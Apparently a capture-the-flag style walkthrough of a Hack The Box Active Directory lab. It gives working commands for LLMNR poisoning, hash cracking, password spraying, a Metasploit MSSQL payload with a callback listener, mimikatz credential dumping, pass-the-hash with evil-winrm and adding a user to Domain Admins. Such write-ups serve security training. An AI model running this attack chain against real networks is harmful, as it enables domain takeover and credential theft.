AD Enumeration & Attacks Skills Assessment Part II

Question 1 — Obtain a password hash for a domain user account that can be leveraged to gain a foothold in the domain. What is the account name?
When I first read the question, my first thought was LLMNR/NBT-NS Poisoning, because of the title in the HTB module (foothold). Ran responder and got the user and hash:
sudo responder -I ens224
Question 2 — What is this user's cleartext password?

Cracked the hash with hashcat and got the password:

Question 3 — Submit the contents of the C:\flag.txt file on MS01.
First find the IP of MS01 by running fping to get all active IPs:
fping -asgq 172.16.7.0/23

Ran an nmap scan and found 172.16.7.50 is MS01. Checked if our credentials are valid with crackmapexec:

Used WinRM to login and get the flag:
Question 4 & 5 — Use a common method to obtain weak credentials for another user. Submit the username and password.

Logged in using xfreerdp for easy tool transfer, using SSH dynamic port forwarding:
ssh -D 9050 <user>@<ip>
Note: change/add the proxychains config to use socks4
Used PowerView to get the user count (I also used crackmapexec for the same — just wanted to show the count to justify using DomainPasswordSpray):
Import-Module .\PowerView.ps1
Get-NetUser | Select-Object -ExpandProperty SamAccountName | Measure-Object

Ran DomainPasswordSpray with common passwords and found the username and password:
Question 6 — Locate a configuration file containing an MSSQL connection string. What is the password for the user listed in this file?

Used smbmap to enumerate share permissions and found the file in Department Shares:

Question 7 — Submit the contents of the flag.txt file on the Administrator Desktop on SQL01.

Logged in using mssqlclient with the credentials we found. SeImpersonatePrivilege was enabled — this allows impersonating other users including SYSTEM, which we can exploit for privilege escalation.
Used Metasploit for ease:
use exploit/windows/mssql/mssql_payload
set LHOST 172.16.7.240
set RHOSTS 172.16.7.60
set USERNAME <user>
set PASSWORD <password>

Ran getsystem and retrieved the flag:
Question 8 — Submit the contents of the flag.txt file on the Administrator Desktop on MS01.
Tried different methods, settled on mimikatz. Uploaded and ran it to get the mssqlsvc password:

privilege::debug
sekurlsa::logonpasswords

Logged in via xfreerdp with a shared tools directory and dumped the Administrator hash with mimikatz:
proxychains xfreerdp /v:'172.16.7.50' /u:"inlanefreight.local\<username>" /p:'<password>' /cert:ignore /drive:Shared,/opt/test
Passed the hash with evil-winrm to login as Administrator and get the flag:
evil-winrm -i <ip> -u Administrator -H <hash>
Question 9 — Obtain credentials for a user who has GenericAll rights over the Domain Admins group. What's this user's account name?
Used PowerView to enumerate ACLs on the Domain Admins group:
Import-Module .\PowerView.ps1
Get-DomainObjectAcl -Identity "CN=Domain Admins,CN=Users,DC=inlanefreight,DC=local" | Where-Object { $_.ActiveDirectoryRights -like "*GenericAll*"}
ConvertFrom-SID <sid>
Question 10 — Crack this user's password hash and submit the cleartext password.

The hint pointed back to our initial foothold method — LLMNR/NBT-NS Poisoning. Ran Inveigh.exe and captured the hash:
Cracked it with hashcat:
hashcat -m 5600 <file>
Question 11 — Submit the contents of the flag.txt file on the Administrator desktop on DC01.
This took some time. Eventually realized GenericAll gives the ability to add or remove group members. Used runas to operate as CT***, added our user to Domain Admins, then created a credential object and got the flag:
runas /netonly /user:<user> powershell.exe
Net group "domain admins" <username> /add /domain
$cred = New-Object System.Management.Automation.PSCredential("INLANEFREIGHT\<username>", (ConvertTo-SecureString "<password>" -AsPlainText -Force))
